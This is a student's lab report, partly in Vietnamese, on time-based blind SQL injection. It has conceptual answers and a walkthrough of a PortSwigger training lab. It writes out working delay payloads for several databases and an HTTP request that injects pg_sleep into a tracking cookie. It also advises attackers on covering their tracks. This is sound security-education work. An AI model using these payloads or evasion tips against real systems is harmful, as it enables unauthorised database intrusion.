

Lab 10: Blind SQL injection - Timebase SQL Injection	
Name	Dang Hoang Nguyen
Student ID	SE171946

Giới Thiệu: Trong bài lab này ta sẽ tìm hiểu về Blind SQL injection

I. Trả lời một số câu hỏi sau:

1. What distinguishes Time-Based SQL Injection from other SQL injection techniques?

Explain how an attacker can use time delays in SQL queries to extract information from a database, and why this method is particularly useful when dealing with blind SQL injection scenarios where no data is returned in the web application's responses.

Time-Based SQL Injection is a sophisticated variation of traditional SQL injection attacks, leveraging the concept of time delays to extract information from a database. This technique is particularly useful in scenarios where blind SQL injection vulnerabilities exist, meaning that the web application does not display the database-related errors or results directly in its responses. Instead, the attacker must rely on the delay in the application's response to infer the success or failure of their injected SQL queries.

1. Distinguishing Features:

- **No Direct Output:** Unlike classic SQL injection, Time-Based SQL Injection doesn't rely on obtaining immediate feedback from the application in the form of error messages or visible data in the responses.
- **Time Delay:** Instead, the attacker introduces time delays in the SQL queries to determine the success or failure of their injected statements indirectly.

2. Exploiting Time Delays:

- **Sleep Function:** One common method involves the use of the SQL SLEEP() function. By injecting a query like `SELECT * FROM users WHERE username = 'admin' AND SLEEP(10)`, the attacker can cause the database to pause execution for 10 seconds.
- **Conditional Delays:** The attacker may use conditional statements to introduce delays. For example, if the injected condition is true, introduce a delay, otherwise not. This allows the attacker to iteratively infer information from the database.

3. Usefulness in Blind SQL Injection:

- **No Direct Feedback:** In blind SQL injection scenarios, the attacker doesn't get immediate feedback on the success or failure of their queries. The application doesn't reveal errors or display retrieved data.
- **Time-Based Inference:** By injecting time-delayed queries, the attacker can deduce the validity of their assumptions. For instance, if a delay occurs, it suggests that the condition in the injected SQL statement is true; otherwise, it's false.

4. Example Scenario:

- **Injected Query:** Consider an injection like `SELECT * FROM users WHERE username = 'admin' AND IF(1=1, SLEEP(10), 0)`. If the condition `1=1` is true, the database will introduce a 10-second delay.

5. Mitigation:

- **Parameterized Queries:** Use parameterized queries or prepared statements to ensure that user inputs are treated as data, not executable code.
- **Input Validation:** Validate and sanitize user inputs to prevent malicious input from being injected.
- **Least Privilege:** Ensure that database accounts used by the application have the minimum required permissions to limit the impact of successful attacks.

In summary, Time-Based SQL Injection is a technique that exploits delays in the application's response to infer the success or failure of injected SQL queries. This method is particularly valuable in blind SQL injection scenarios where no direct data is exposed in the application's responses. It requires a nuanced understanding of SQL and the ability to craft queries that manipulate the application's behavior without relying on immediate feedback.

2. Describe the process of executing a Time-Based SQL Injection attack on a vulnerable web application. What are the key steps in crafting a SQL query that causes a deliberate delay in the database response.

Executing a Time-Based SQL Injection attack on a vulnerable web application involves manipulating SQL queries to introduce time delays and subsequently infer information about the database. Here are the key steps in crafting a SQL query for a Time-Based SQL Injection attack:

1. **Identify Injection Point:**
 - Determine where in the web application user inputs are incorporated into SQL queries. Common entry points include form fields, URL parameters, or cookies.
2. **Understand the Database Type:**
 - Different database management systems (DBMS) may have variations in SQL syntax. Be aware of the specific DBMS used by the application (e.g., MySQL, PostgreSQL, SQL Server).
3. **Initial Testing:**
 - Begin with basic SQL injection tests to verify the existence of vulnerabilities. Inject common SQL syntax such as `'`, `1=1`, or `' ; --` to check for error messages or unexpected behavior.
4. **Detect Blind SQL Injection:**
 - If the application shows no direct error messages or data in responses, it may indicate a blind SQL injection scenario. In such cases, you'll need to rely on time-based techniques.
5. **Introduce Time Delays:**
 - Craft SQL queries that include time-delay functions. The most common function for this purpose is `SLEEP()` or an equivalent function in the specific DBMS.
 - For example: `SELECT * FROM users WHERE username = 'admin' AND SLEEP(10)` will introduce a 10-second delay if the condition is true.
6. **Conditional Statements:**

- In a blind scenario, use conditional statements to control whether the delay is triggered. This involves injecting a condition that may or may not evaluate to true, depending on the circumstances.

- **Example:** `SELECT * FROM users WHERE username = 'admin' AND IF(1=1, SLEEP(10), 0)` introduces a delay only if `1=1` is true.

7. Iterative Testing:

- Fine-tune the injected queries based on the application's response time. Adjust the delay duration and conditions as needed.
- Continue the process iteratively until you can reliably infer information about the database by observing variations in the response time.

8. Data Extraction:

- Once the attacker determines the success of a condition, they can progressively extract information from the database using boolean-based inference. For example, asking true/false questions about the data.

9. Covering Tracks:

- As an attacker, attempt to cover your tracks by avoiding excessive or suspicious activities. Consider using random delays and varying conditions to make detection more challenging.

10. Mitigation:

- Developers should implement preventive measures, such as using parameterized queries, input validation, and securing user inputs, to mitigate the risk of SQL injection attacks.

II. Lab: Blind SQL injection with time delays: [<HERE>](#)

The screenshot shows the PortSwigger Web Security Academy interface. The top navigation bar includes 'Log out' and 'MY ACCOUNT'. Below it, a secondary navigation bar lists 'Products', 'Solutions', 'Research', 'Academy', and 'Support'. The main content area is titled 'Lab: Blind SQL injection with time delays' and is marked as 'PRACTITIONER' and 'Not solved'. The lab description states: 'This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information. To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.' A 'Hint' section is visible at the bottom, and an 'ACCESS THE LAB' button is at the bottom right.


⇒ Mục tiêu của bài lab này là làm Web bài này delay 10s

1. Đầu tiên truy cập vào Lab để tìm kiếm vị trí nghi là bị SQL injection và thay vì thử delay 10s thì ta sẽ thử tầm 2-3s.

Ta có tìm thấy một số vị trí như:

Tuy nhiên có trong các gói tin request thì có điều mà ta có thể để ý là 2 giá trị của header Cookie

- **Session**



⇒ Ta cũng thấy cũng không khả thi

Vậy lý do tại sao lại không thể thực thi được

Sau khi tham khảo **Cheat sheet** của **PortSwigger** <[link](#)>

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle `dbms_pipe.receive_message(('a'),10)`

Microsoft `WAITFOR DELAY '0:0:10'`

PostgreSQL `SELECT pg_sleep(10)`

MySQL `SELECT SLEEP(10)`

⇒ Vậy có thể thấy là ta đã có thể nhầm trong việc Web Lab này sử dụng loại Cơ sở dữ liệu khác

Và giờ ta thử lại ở những vị trí trên thì ta có thể thấy được biến **TrackingId** của **header Cookie** đã thực thi được lệnh Query của **PostgreSQL**

Target: https://0a5c00a50494d9878092625c00b70087.web-security-academy.net HTTP/2

Request

```

1 GET /product?productId=2 HTTP/2
2 Host: 0a5c00a50494d9878092625c00b70087.web-security-academy.net
3 Cookie: TrackingId=209CHTviswM7thlv+||ipg_sleep(10)+--+ session=
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
5 like Gecko) Chrome/120.0.6099.216 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
7 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Referer: https://0a5c00a50494d9878092625c00b70087.web-security-academy.net/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Priority: u=0, i
15

```

Response

```

10 <link href=/resources/css/lab eCommerce.css rel=stylesheet>
11 <title>
12 Blind SQL injection with time delays
13 </title>
14 </head>
15 <body>
16 <script src=/resources/labheader/js/labHeader.js>
17 </script>
18 <div id=academyLabHeader>
19 <section class=academyLabBanner>
20 <div class=container>
21 <div class=logo>
22 </div>
23 <div class=title-container>
24 Blind SQL injection with time delays
25 </div>
26 <a class=link-back href=
27 https://portswigger.net/web-security/sql-injection/blind/lab-time-delay
28 s/>
29 Backtop:rotdbep:labinbep:descriptionbep:
30 <svg version=1.1 id=layer_1 xmlns=http://www.w3.org/2000/svg
31 xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0
32 28 30 enable-background=new 0 0 28 30 xml:space=preserve title=
33 back-arrow>
34 <g>
35 <polygon points=1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15>
36 </polygon>
37 <polygon points=14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15>
38 </polygon>
39 </g>
40 </svg>
41 </a>
42 </div>
43 <div class=widgetcontainer-lab-status is-notsolved>
44 <span>
45 LAB
46 </span>
47 </div>

```

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 2
- Request headers: 20
- Response headers: 3

4,201 bytes | 16,301 millis

⇒ Có thể thấy được thời gian delay ở đây là 16s.

Blind SQL injection with time delays


LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning

ZZZZZ Bed - Your New Home Office

★★★★★ \$17.51



Description:

We are delighted to introduce you to our new, state of the art, home office. ZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time.

⇒ Vậy là sau khi tăng thời gian lên thì ta đã solve được bài lab.